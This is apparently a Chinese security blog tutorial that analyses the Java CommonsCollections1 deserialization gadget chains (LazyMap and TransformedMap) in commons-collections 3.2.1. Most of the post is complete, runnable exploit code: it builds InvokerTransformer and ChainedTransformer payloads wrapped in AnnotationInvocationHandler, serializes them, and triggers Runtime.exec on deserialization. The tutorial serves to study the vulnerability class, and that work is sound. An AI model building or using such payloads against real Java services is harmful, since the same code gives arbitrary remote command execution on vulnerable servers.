CommonsCollections1 Gadget分析

环境

maven

```xml
<!-- https://mvnrepository.com/artifact/commons-collections/commons-collections -->
<dependency>
    <groupId>commons-collections</groupId>
    <artifactId>commons-collections</artifactId>
    <version>3.2.1</version>
</dependency>
```


LazyMap 链

流程

```文本
ObjectInputStream.readObject()
  AnnotationInvocationHandler.readObject()
    Map(Proxy).entrySet()
      AnnotationInvocationHandler.invoke()
        LazyMap.get()
          ChainedTransformer.transform()
            ConstantTransformer.transform()
            InvokerTransformer.transform()
              Method.invoke()
                Class.getMethod()
            InvokerTransformer.transform()
              Method.invoke()
                Runtime.getRuntime()
            InvokerTransformer.transform()
              Method.invoke()
                Runtime.exec()
```

分析

从后往前分析



InvokerTransformer类实现了Transformer接口，查看Transformer接口(代码如下)实现了transform方法，InvokerTransformer是一个实现类，看看InvokerTransformer.transform在做什么

```java
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package org.apache.commons.collections;

public interface Transformer {
    Object transform(Object var1);
}
```

Demo1.java | InvokerTransformer.class | Transformer.class

Decompiled .class file, bytecode version: 46.0 (Java 1.2) Download Sources Choose Sources... Reader Mode

```java
54     public Object transform(Object input) {
55         if (input == null) {
56             return null;
57         } else {
58             try {
59                 Class cls = input.getClass();
60                 Method method = cls.getMethod(this.iMethodName, this.iParamTypes);
61                 return method.invoke(input, this.iArgs);
62             } catch (NoSuchMethodException var4) {
63                 throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" +
64             } catch (IllegalAccessException var5) {
65                 throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" +
66             } catch (InvocationTargetException var6) {
67                 throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" +
68             }
```

InvokerTransformer.transform 做了一个反射操作，根据这个格式写一个弹 calc 的代码

Java

```java
package com.atao;

import org.apache.commons.collections.functors.InvokerTransformer;
import java.lang.reflect.Method;

public class Demo1 {
    public static void main(String[] args) throws Exception {
//        Runtime.getRuntime().exec("calc");

        Runtime input = Runtime.getRuntime();

        // 1.
        Class cls = input.getClass();
        Method method = cls.getMethod("exec", String.class);
        method.invoke(input, "calc");

        // 2.
        InvokerTransformer invokertransformer = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"});
        invokertransformer.transform(input);

    }
}
```

这里第一部分是根据 InvokerTransformer.transform 方法中的反射格式写的调用方式，第二部分是构造一个能够执行 Runtime.getRuntime().exec("calc")的 InvokerTransformer 类并调用它的 transform 方法。接着找一个调用了 InvokerTransformer.transform 方法的函数

Demo1.java | LazyMap.class | InvokerTransformer.class | Class.java

Decompiled .class file, bytecode version: 46.0 (Java 1.2)

```java
55     }
56
57     public Object get(Object key) {
58         if (!this.map.containsKey(key)) {
59             Object value = this.factory.transform(key);
60             this.map.put(key, value);
61             return value;
62         } else {
63             return this.map.get(key);
64         }
65     }
66 }
```

这里用的是 LazyMap 类 get 方法，它的 factory 成员变量会调用 transform 方法，并且 LazyMap 的构造方法中 factory 是可以为 Transformer 类，继续构造对应代码

Java

```java
package com.atao;

import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import java.util.HashMap;

public class Demo1 {
    public static void main(String[] args) throws Exception {
//        Runtime.getRuntime().exec("calc");

        Runtime input = Runtime.getRuntime();

        InvokerTransformer invokertransformer = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"});
        LazyMap lazymap = (LazyMap) LazyMap.decorate(new HashMap(),invokertransformer);
        lazymap.get(input);
```

```
    }
}
```

测试上述代码可以弹calc后，继续寻找调用LazyMap.get方法的地方

```
Demo1.java  AnnotationInvocationHandler.class  LazyMap.class  InvokerTransformer.class
Decompiled .class file, bytecode version: 52.0 (Java 8)
71          }
72
73          switch(var7) {
74          case 0:
75              return this.toStringImpl();
76          case 1:
77              return this.hashCodeImpl();
78          case 2:
79              return this.type;
80          default:
81              Object var6 = this.memberValues.get(var4);
82              if (var6 == null) {
83                  throw new IncompleteAnnotationException(this.type, var4);
```

AnnotationInvocationHandler类invoke方法调用它的memberValues成员变量，并且这个var4变量是可控的(自己传入的)，查看AnnotationInvocationHandler类构造方法

```
Demo1.java  AnnotationInvocationHandler.class  LazyMap.class  InvokerTransformer.class  Class.java  Transfo
Decompiled .class file, bytecode version: 52.0 (Java 8)
7
8   import ...
30
31  class AnnotationInvocationHandler implements InvocationHandler, Serializable {
32      private static final long serialVersionUID = 6182022883658399397L;
33      private final Class<? extends Annotation> type;
34      private final Map<String, Object> memberValues;
35      private transient volatile Method[] memberMethods = null;
36
37  @   AnnotationInvocationHandler(Class<? extends Annotation> var1, Map<String, Object> var2) {
38          Class[] var3 = var1.getInterfaces();
39          if (var1.isAnnotation() && var3.length == 1 && var3[0] == Annotation.class) {
40              this.type = var1;
41              this.memberValues = var2;
42          } else {
43              throw new AnnotationFormatError("Attempt to create proxy for a non-annotation type.");
44          }
45      }
```

首先注意到类定义时没有用public class而是class而已，说明这个类只能在该包内访问，这里需要通过反射的方式进行处理构造方法中的var1是一个注释类，var2是一个Map类这个刚好可以用赋值LazyMap

但是这里有个问题，查看整个AnnotationInvocationHandler.invoke会发现var4变量是一个String类，与想要的Runtime类有所差别，这时候需要重新规划链子，此处引入一个新的类ChainedTransformer

ChainedTransformer.transform方法如下，它是调用iTransformers数组中每个变量transform方法，并且每次调用后的object变量将会作为下次transform方法的参数进行传入，实现一个类似递归调用的形式

```
public Object transform(Object object) {
    for(int i = 0; i < this.iTransformers.length; ++i) {
        object = this.iTransformers[i].transform(object);
    }

    return object;
}
```

接着继续引入一个类ConstantTransformer类，它的transform方法是接收一个Object，但是return的内容是它自身的iConstant成员变量，并且这个成员变量是一个Object类型，说明了这里是可控的

```
public class ConstantTransformer implements Transformer, Serializable {
    private static final long serialVersionUID = 6374440726369055124L;
    public static final Transformer NULL_INSTANCE = new ConstantTransformer((Object)null);
    private final Object iConstant;

    public static Transformer getInstance(Object constantToReturn) {
        return (Transformer)(constantToReturn == null ? NULL_INSTANCE : new ConstantTransformer(constantToReturn));
    }

    public ConstantTransformer(Object constantToReturn) { this.iConstant = constantToReturn; }

    public Object transform(Object input) {
        return this.iConstant;
    }

    public Object getConstant() { return this.iConstant; }
}
```

在引入这两个类后，编写的代码如下

```java
package com.atao;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import java.lang.reflect.Constructor;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

public class Demo1 {
    public static void main(String[] args) throws Exception {
        Runtime input = Runtime.getRuntime();

        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(input),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
        Transformer transformerChain = new ChainedTransformer(transformers);

        LazyMap lazymap = (LazyMap) LazyMap.decorate(new HashMap(),transformerChain);

        Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor annotationIHconstructor = cls.getDeclaredConstructor(Class.class, Map.class);
        annotationIHconstructor.setAccessible(true);
        Object annotationIH = annotationIHconstructor.newInstance(Override.class, lazymap);

        Method annotationIHmethod = cls.getDeclaredMethod("invoke", Object.class, Method.class, Object[].class);
        annotationIHmethod.setAccessible(true);

        Method m = Class.forName("com.atao.Person").getMethod("Action");
        annotationIHmethod.invoke(annotationIH, null, m, null);
    }
}
```

注意点：AnnotationInvocationHandler.invoke 方法中第二个参数接收的 method 类要是一个无参的方法，这样才能进入 else 语句走到 this.memberValues.get(var4)

```java
public Object invoke(Object var1, Method var2, Object[] var3) {
    String var4 = var2.getName();
    Class[] var5 = var2.getParameterTypes();
    if (var4.equals("equals") && var5.length == 1 && var5[0] == Object.class) {
        return this.equalsImpl(var3[0]);
    } else if (var5.length != 0) {
        throw new AssertionError( detailMessage: "Too many parameters for an annotation method");
    } else {
        byte var7 = -1;
        switch(var4.hashCode()) {
        case -1776922004:
            if (var4.equals("toString")) {
                var7 = 0;
            }
```

需要走这个块

接下来的内容需要有 Java 动态代理的基础

AnnotationInvocationHandler 类中是实现 InvocationHandler 接口，表明了他是可以做动态代理的。思路为利用 AnnotationInvocationHandler 代理构造的 Map 类，在进行反序列化进入 readObject 方法时，只要 Map 调用任何方法都会进到 AnnotationInvocationHandler.invoke 方法中，从而触发后续的链子

```java
package com.atao;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;

public class Demo1 {
    public static void main(String[] args) throws Exception {
        Runtime input = Runtime.getRuntime();
```

```
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(input),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
        Transformer transformerChain = new ChainedTransformer(transformers);

        LazyMap lazymap = (LazyMap) LazyMap.decorate(new HashMap(),transformerChain);

        Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor annotationIHconstructor = cls.getDeclaredConstructor(Class.class, Map.class);
        annotationIHconstructor.setAccessible(true);
        InvocationHandler annotationIH = (InvocationHandler) annotationIHconstructor.newInstance(Override.class, lazymap);
        Map proxymap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[]{Map.class}, annotationIH);
        annotationIH = (InvocationHandler) annotationIHconstructor.newInstance(Override.class, proxymap);

        ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        out.writeObject(annotationIH);
        out.close();

        ObjectInputStream in = new ObjectInputStream(new FileInputStream("ser.bin"));
        in.readObject();
    }
}
```

结构好的代码是上面这样的，但是当运行的时候会发现报错了。因为Runtime类并没有实现Serializable接口，不能进行序列化，这时候需要继续拆解`Runtime input = Runtime.getRuntime();`这条代码

已知Class类是可以序列化，可以利用Runtime.class获取getRuntime方法，然后利用invoke生成实例，代码如下

Java

```
package com.atao;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Retention;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Method;
import java.lang.reflect.Proxy;
import java.util.HashMap;
import java.util.Map;

public class Demo1 {
    public static void main(String[] args) throws Exception {
        Class c = Runtime.class;
        Method rcemethod = c.getMethod("getRuntime");
        Runtime r = (Runtime) rcemethod.invoke(null);
        r.exec("calc");


        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class}, new Object[]{"getRuntime"}),
                new InvokerTransformer("invoke", new Class[]{Object.class}, new Object[]{null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
    }
}
```

最后就可以把全部代码合起来，这里是运行环境直接用Java7就好了，当然Java8u71以下的也是可以的

Java

```
package com.atao;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
```

```java
import java.util.HashMap;
import java.util.Map;

public class Demo1 {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
        Transformer transformerChain = new ChainedTransformer(transformers);

        LazyMap lazymap = (LazyMap) LazyMap.decorate(new HashMap(),transformerChain);

        Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor annotationIHconstructor = cls.getDeclaredConstructor(Class.class, Map.class);
        annotationIHconstructor.setAccessible(true);
        InvocationHandler annotationIH = (InvocationHandler) annotationIHconstructor.newInstance(Override.class, lazymap);
        Map proxymap = (Map) Proxy.newProxyInstance(Map.class.getClassLoader(), new Class[]{Map.class}, annotationIH);
        annotationIH = (InvocationHandler) annotationIHconstructor.newInstance(Override.class, proxymap);

        ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        out.writeObject(annotationIH);
        out.close();

        ObjectInputStream in = new ObjectInputStream(new FileInputStream("ser.bin"));
        in.readObject();
    }
}
```

坑点

其实也不算坑点，只是对比一下为啥 8u71 之后这个链子就调用不了了。

jdk8u111 中 AnnotationInvocationHandler.readObject 方法如下

```java
private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
    GetField var2 = var1.readFields();
    Class var3 = (Class)var2.get( name: "type", (Object)null);
    Map var4 = (Map)var2.get( name: "memberValues", (Object)null);
    AnnotationType var5 = null;

    try {
        var5 = AnnotationType.getInstance(var3);
    } catch (IllegalArgumentException var13) {
```

jdk8u65 中 AnnotationInvocationHandler.readObject 方法如下

```java
private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
```

这里是走到了 defaultReadObject 方法中去了，至于后面的分析暂时不做了。因为太菜了。等后面有实力了再来分析

TransformedMap 链

流程

纯文本

```
ObjectInputStream.readObject()
  AnnotationInvocationHandler.readObject()
    AbstractInputCheckedMapDecorator.setValue()
      TransformedMap.checkSetValue()
        ChainedTransformer.transform()
            ConstantTransformer.transform()
```

```
InvokerTransformer.transform()
  Method.invoke()
    Class.getMethod()
InvokerTransformer.transform()
  Method.invoke()
    Runtime.getRuntime()
InvokerTransformer.transform()
  Method.invoke()
    Runtime.exec()
```

分析

这条链子只是将LazyMap类改用了TransformedMap类，链子后半段的实现是相同的，前半段进行修改

TransformedMap.checkSetValue方法中会调用valueTransformer成员变量的transform方法

```
protected Object checkSetValue(Object value) { return this.valueTransformer.transform(value); }
```

接着找一个调用TransformedMap.checkSetValue方法的地方

```
static class MapEntry extends AbstractMapEntryDecorator {
    private final AbstractInputCheckedMapDecorator parent;

    protected MapEntry(Entry entry, AbstractInputCheckedMapDecorator parent) {
        super(entry);
        this.parent = parent;
    }

    public Object setValue(Object value) {
        value = this.parent.checkSetValue(value);
        return super.entry.setValue(value);
    }
}
```

这里TransformedMap的抽象类AbstractInputCheckedMapDecorator中setValue调用了checkSetValue方法

这里可以理解为Map被TransformedMap进行了修饰，当你要处理其Map的value值是会回调TransformedMap进行处理，然后要处理Map时调用了setValue，但是TransformedMap没有setValue，于是找到了AbstractInputCheckedMapDecorator父类的方法调用，checkSetValue方法TransformedMap类它自己有，所以又回到TransformedMap处理

```
Demo1.java  TransformedMap.class  Target.java  AnnotationInvocationHandler.class  AbstractInputCheckedMapDecorator.class  StringBuilc
Decompiled .class file, bytecode version: 51.0 (Java 7)
271
272 @   private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
273         var1.defaultReadObject();
274         AnnotationType var2 = null;
275
276         try {
277             var2 = AnnotationType.getInstance(this.type);
278         } catch (IllegalArgumentException var9) {
279             return;
280         }
281
282         Map var3 = var2.memberTypes();
283         Iterator var4 = this.memberValues.entrySet().iterator();
284
285         while(var4.hasNext()) {
286             Entry var5 = (Entry)var4.next();
287             String var6 = (String)var5.getKey();
288             Class var7 = (Class)var3.get(var6);
289             if (var7 != null) {
290                 Object var8 = var5.getValue();
291                 if (!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
292                     var5.setValue((new AnnotationTypeMismatchExceptionProxy( s: var8.getClass() + "[" + var8 + "]")).setMemb
293                 }
```

这里会获取注释接口中的变量名，并在map中获取值，所以要确保注释接口有一个变量名，map中有对应的键名
这里使用的是target注释，键名为value

最后exp如下

```Java
package com.atao;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;
import org.apache.commons.collections.map.TransformedMap;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.annotation.Target;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;
import java.util.HashMap;
```

```java
import java.util.Map;

public class Demo1 {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
        Transformer transformerChain = new ChainedTransformer(transformers);

        HashMap<Object,Object> map = new HashMap<Object,Object>();
        map.put("value","bbb");
        TransformedMap transformedmap = (TransformedMap) TransformedMap.decorate(map,null,transformerChain);

        Class cls = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
        Constructor annotationIHconstructor = cls.getDeclaredConstructor(Class.class, Map.class);
        annotationIHconstructor.setAccessible(true);
        InvocationHandler annotationIH = (InvocationHandler) annotationIHconstructor.newInstance(Target.class, transformedmap);

        ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        out.writeObject(annotationIH);
        out.close();

        ObjectInputStream in = new ObjectInputStream(new FileInputStream("ser.bin"));
        in.readObject();
    }
}
```